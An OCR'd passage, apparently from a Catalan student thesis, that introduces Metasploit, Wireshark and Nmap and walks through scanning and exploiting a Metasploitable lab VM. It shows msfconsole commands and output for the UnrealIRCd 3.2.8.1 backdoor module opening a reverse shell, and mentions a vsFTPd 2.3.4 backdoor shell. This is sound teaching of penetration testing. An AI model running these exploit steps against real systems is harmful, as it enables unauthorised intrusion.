


Figura 8. Resultat escàner host víctima

2.6. Metasploit

Figura 9. Logo Metasploit

2.6.1. Descripció

Metasploit **[4]** Project és un projecte *open source* de seguretat informàtica que proporciona informació sobre vulnerabilitats de seguretat i ajuda en testos de penetració i el desenvolupament de firmes per sistemes de detecció d'intrusos (IDS). El seu subprojecte més conegut és el Metasploit Framework, una eina per desenvolupar i executar *exploits* contra una màquina remota.

2.6.2. Història

Metasploit va ser creat per H.D. Moore l'any 2003 amb llenguatge Perl. L'any 2009 el projecte va ser absorbit per Rapid7, empresa de seguretat que ofereix solucions unificades de gestió de vulnerabilitats.

Des de la versió 3.0, Metasploit inclou eines de *fuzzing*, utilitzades per descobrir vulnerabilitats del software, enlloc de només explotar *bugs* coneguts.

Des de que Rapid7 adquirís Metasploit, l'empresa ha llençat tres noves versió a més a més de la Framework, com son la Metasploit Express , Metasploit Pro i la Metasploit Community, més limitada que la Pro i pensada per petites empreses i estudiants, les dos últimes de pagament.

Actualment tenim disponible la versió 4.11 estable (la versió 4.0 és va llençar l'any 2011).

2.6.3. Funcionament

Metasploit disposa de mòduls que implementen una o diverses funcionalitats com pot ser l'execució d'una exploit concret o la realització d'un escaneig sobre màquines remotes. Principalment tenim els mòduls Payload, Exploit, Encoder, Nop i Auxiliary.

Els mòduls de tipus Payload implementen diferents shellcodes, que s'executarà en la màquina compromesa tan bon punt d'exploti una vulnerabilitat amb el mòdul Exploit.

Els mòduls de tipus Auxiliary implementen funcionalitats que poden ser útls en un pentesting, però que no exploten directament vulnerabilitats (escaneig de ports, creació d'un servidor DNS fals en un cert moment, denegació de servei, etc.), i els mòduls de tipus Encoder són aquells que permeten "ofuscar" o "codificar" el codi del Payload amb l'objectiu de disminuir la ràtio de detecció en els elements de seguretat, com podria ser un antivirus.

En aquest projecte utilitzarem la interfície de consola, coneguda com a msfconsole, tot i que també és disposa de la interfície binari msfcli, per accedir directament a les funcions i mòduls que composen el framework, de la web user interface de Metasploit o de la GUI Armitage.

Les comandes bàsiques de la consola son les següents:

Comanda	Descripció
Helps	Aquesta comanda permet obtenir l'ajuda sobre les diferents comandes disponibles a la consola de Metasploit

Search	La comanda Search permet buscar mòduls en funció de les necessitats de l'auditor. Es poden realitzar cerques per plataformes, CVE, àmbit de l'exploit, ...
Info	Mostra informació sobre el mòdul carregat. A més a més, mostra informació sobre les opcions del mòdul.
Show options	Una altra via per mostrar opcions d'un mòdul. Show advanced permet obtenir informació sobre els atributs o opcions més avançades.
Use / back	La comanda use permet carregar un mòdul. La comanda back permet tornar al prompt inicial de msfconsole.
Set / unset	La comanda set assigna un valor a un atribut quan tenim un mòdul carregat. Per exemple, set RHOST <value>. La comanda unset li treu el valor a un atribut.
Check	La comanda check permet validar si l'execució d'un exploit tindria èxit.
Exploit	Llança l'exploit amb la configuració que tingui el mòdul.
Jobs	Permet llistar els treballs en background de Metasploit.
Kill	Permet acabar un job.
Sessions	Permet llistar les sessions aconseguides per l'auditor.
Resource	Permet executar fitxers de tipus RC per automatitzar accions.
Makerc	Permet generar un fitxer RC amb les ordres executades durant la sessió de treball.
Connect	Permet connectar amb un Metasploit remot que haurà estat configurat amb el binari msfd.

2.7. Wireshark




Figura 10. Logo Wireshark

2.7.1. Descripció

Wireshark **[10]** és un analitzador de protocols open-source per a plataformes Windows, Linux i OS X. El seu objectiu principal és l'anàlisi de tràfic en un moment determinat, a més a més de ser una excel·lent aplicació didàctica per l'estudi de les comunicacions i per la resolució de problemes de xarxa.

T'ajuda a veure a un nivell baix i detallat, el que està passant per la xarxa. Te una gran interfície gràfica i moltes opcions d'organització i filtre d'informació.

És capaç de capturar, mostrar, obrir i guardar paquets, a més a més de importar-los o exportar-los, i filtrar informació dels mateixos, ressaltant la informació que ens interessi. A més, també podem crear estadístiques.

2.7.2. Història

A finals de 1998, Gerald Combs, graduat de ciències de la computació per la Universitat de Missouri-Kansas City, va llançar al mercat la primera versió open-source d'un analitzador de paquets de xarxa anomenat amb el nom de Ethereal.

Al Maig de 2006, Combs va passar a formar part de CACE Technologies i van redistribuir Ethereal amb el nom de Wireshark. Ethereal va deixar de desenvolupar-se en el 2010.

2.7.3. Funcionament

Simplement executem el programa amb permisos de super usuari per poder accedir a la interfície de xarxa i activem el capturador de paquets, per què els comenci a capturar. Llavors els poden guardar en packs per tal d'analitzar el seu contingut.

2.8. Nmap

Figura 11. Logo NMAP

2.8.1. Descripció

NMAP (Network Mapper) **[13]** és una eina GNU que es fa servir per a explorar xarxes o fer auditories de seguretat. De la classe de les eines actives és un escàner de vulnerabilitats (com Nessus).

La informació que ens pot oferir l'Nmap és molt variada: des de quines màquines hi ha actives, quin sistema operatiu tenen, quina versió, quins ports té oberts cada màquina, etc.

Hi ha versions per gairebé qualsevol sistema operatiu (Windows, Linux, FreeBSD, Mac OS X, etc.) en versió mode text o mitjançant entorn gràfic (com Zenmap).

2.8.2. Història

L'any 1997 és va llençar la primera versió, desenvolupada per Gordon Lyon, com a part d'un article de la revista Phrack Magazine.

Actualment tenim la versió 7.12 disponible i estable.

2.8.3. Funcionament

Els paràmetres en l'eina nmap es divideixen en dues parts: els escanejos i les opcions generals. Dins del primer grup de paràmetres trobarem les opcions següents:

1) sS: escaneig de TCP Syn. No estableix una connexió completa TCP.
2) sT: escaneig de TCP. Estableix una connexió completa TCP.
3) sU: escaneig d'UDP.
4) sP: escaneig ping. Troba màquines accessibles en la xarxa.
5) sV: intenta establir quina versió de programari hi ha en cada port actiu.
6) sR: escaneig d'RPC.

Els paràmetres que afecten les opcions generals de configuració de l'eina nmap son:

1) O: ús del TPC/IP per a identificar un sistema operatiu remot.
2) p: rang de ports que s'han d'escanejar.
3) PO: no fer ping cap a les màquines remotes.
4) 6: ús d'IP versió 6.
5) v: verbose (recursiu).

3. Recopilació informació pre-atac

El primer que tindrem que fer per realitzar l'atac contra la màquina víctima, serà usar l'eina nmap per veure tots els serveis que estan actius, la seva versió i el port que utilitzen.

Obrim metasploit i amb l'ordre nmap –sV obtindrem aquest informació:




Figura 12. Resultat nmap

Aquesta informació ens serà de gran ajuda per decidir a partir de quins serveis podem realitzar l'atac, i sobretot, i amb lo que es diferència principalment de Nessus, es que ens indicarà la versió del servei, cosa molt important per més endavant buscar quins exploit podem utilitzar per aprofitar-nos de les seves vulnerabilitats.

Ara, amb l'anàlisi que hem realitzar amb l'eina Nessus, ho guardem i ho importem a Metasploit per tal de tindre aquesta informació disponible per atacar el host Metasploitable.

Amb la següent ordre importarem la base de dades de les vulnerabilitats detectades per Nessus:

Figura 13. Importació base de dades Nessus

Ara amb les ordres "*hosts*" i "*services*" podem comprovar que s'han carregat bé les dades:

```
msf > hosts

Hosts
=====

address         mac                name           os_name  os_flavor  os_sp  purpose  info  comments
-------         ---                ----           -------  ---------  -----  -------  ----  --------
192.168.1.188   08:00:27:0f:d5:e2  192.168.1.188  Linux               2.6    server
192.168.1.189
```

Figura 14. Resultat ordre "*hosts*"

```
msf > services

Services
========

host            port   proto  name            state  info
----            ----   -----  ----            -----  ----
192.168.1.188   21     tcp    ftp             open
192.168.1.188   22     tcp    ssh             open
192.168.1.188   23     tcp                    open
192.168.1.188   25     tcp    smtp            open
192.168.1.188   53     tcp    dns             open
192.168.1.188   53     udp    dns             open
192.168.1.188   69     udp    tftpd           open
192.168.1.188   80     tcp    www             open
192.168.1.188   111    tcp    rpc-portmapper  open
192.168.1.188   111    udp    rpc-portmapper  open
192.168.1.188   137    udp    netbios-ns      open
192.168.1.188   139    tcp    smb             open
192.168.1.188   445    tcp    cifs            open
192.168.1.188   512    tcp                    open
192.168.1.188   513    tcp                    open
192.168.1.188   514    tcp                    open
192.168.1.188   1099   tcp    rmi_registry    open
192.168.1.188   1524   tcp    wild_shell      open
192.168.1.188   2049   tcp    rpc-nfs         open
192.168.1.188   2049   udp    rpc-nfs         open
192.168.1.188   2121   tcp                    open
192.168.1.188   3306   tcp                    open
192.168.1.188   3632   tcp                    open
192.168.1.188   5432   tcp    postgresql      open
192.168.1.188   5900   tcp    vnc             open
192.168.1.188   6000   tcp    x11             open
192.168.1.188   6667   tcp    irc             open
192.168.1.188   8009   tcp    ajp13           open
192.168.1.188   8180   tcp                    open
192.168.1.188   8787   tcp                    open
192.168.1.188   34103  tcp    rpc-mountd      open
192.168.1.188   43405  tcp    rpc-status      open
192.168.1.188   45841  udp    rpc-status      open
192.168.1.188   48132  udp    rpc-nlockmgr    open
192.168.1.188   54706  udp    rpc-mountd      open
192.168.1.188   56308  tcp    rpc-nlockmgr    open
```

Figura 15. Resultat ordre "*services*"

Si executem l'ordre "vulns" també veurem un llistat amb les vulnerabilitats detectades.

4. Atac a la màquina Metasploitable

Un cop recopilat el serveis actius, ports oberts i vulnerabilitats de la víctima, ara buscarem quins exploits podem usar.

Podem fer aquesta tasca usant l'ordre "*search nom_de_servei*" per buscar mòduls per atacar les vulnerabilitats detectades i anar jugant amb els centenars d'exploits que ens surten, o bé, acotar la recerca anant a una base de dades d'exploits com pot ser Exploit Database **[18]** i buscar els exploit associats a la versió que ens ha indicat nmap.




Figura 16. Exploit Database vsFTPd

Ficant simplement la versió que ens interessa, ens surt una llista de exploits que podem utilitzar, i si entrem amb ells ens mostrarà entre altres coses, el codi osvdb, que usarem a metasploit per buscar l'exploit.




Figura 17. Exploit Backdoor vsFTPd

Per exemple, anem a atacar el servei FTP.

Amb les dades obtingudes, dins l'eina metasploit usarem l'ordre searh novament, però en aquest cas juntament amb el codi osvdb que hem trobat a la base de dades d'exploit:




Figura 18. Search FTP

Com veiem, ens surt la ruta on tenim el mòdul per executar l'exploit. Anem a realitzar l'atac.




Figura 19. Exploit FTP




Figura 20. Resultat exploit

Veiem que un cop hem aconseguir realitzar correctament l'atac al servei FTP (a la versió vsFTPd 2.3.4), obtenim un Shell on tenim control del host Metasploitable.

Ara anem a explotar una altre vulnerabilitat, per exemple el servei ircd.

Farem el mateix que hem fet per realitzar l'atac al servei FTP:




Figura 21. Exploit Database UnrealIRCD

EXPLOIT DATABASE

UnrealIRCD 3.2.8.1 - Backdoor Command Execution

EDB-ID: 16922	**CVE:** 2010-2075	**OSVDB-ID:** 65445
Tags: Metasploit Framework		
EDB Verified: ✓	**Author:** metasploit	**Published:** 2010-12-05
Download Exploit: Source Raw	**Download Vulnerable App:**	

Figura 22. Exploit Backdoor UnrealIRCD

En aquest cas ens hem decantat per l'exploit Backdoor per realitzar l'atac. Busquem aquest mòduls dins metasploit:

```
msf auxiliary(smb_uninit_cred) > search osvdb:65445

Matching Modules
================

   Name                                          Disclosure Date  Rank       Descr
iption
   ----                                          ---------------  ----       -----
------
   exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  Unrea
lIRCD 3.2.8.1 Backdoor Command Execution


msf auxiliary(smb_uninit_cred) >
```

Figura 23. Search osvdb ircd

Ara, anem a realitzar l'atac usant el mòdul que em trobat:

```
msf exploit(usermap_script) > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  6667             yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf exploit(unreal_ircd_3281_backdoor) > set RHOST 192.168.1.188
RHOST => 192.168.1.188
msf exploit(unreal_ircd_3281_backdoor) > exploit
```

Figura 24. Atac ircd

```
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 192.168.1.188
RHOST => 192.168.1.188
msf exploit(unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.1.189:4444
[*] Connected to 192.168.1.188:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
[*] Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo LErYAAsBHnhfzZTU;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "LErYAAsBHnhfzZTU\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 4 opened (192.168.1.189:4444 -> 192.168.1.188:46183) at 2016-05-15 20:50:09 -0400
```

Figura 25. Exploit ircd

Al igual que amb el servei FTP, obtenim un Shell per controlar el host de la víctima.

Buscarem una altra vulnerabilitat per explotar, però en aquest cas usant l'opció del "*search nom_servei*", del servei VNC:




Figura 26. Search vnc

Veiem que hi ha un mòdul relacionat amb l'autentificació, anem a veure si el podem explotar.




Figura 27. Atac vnc

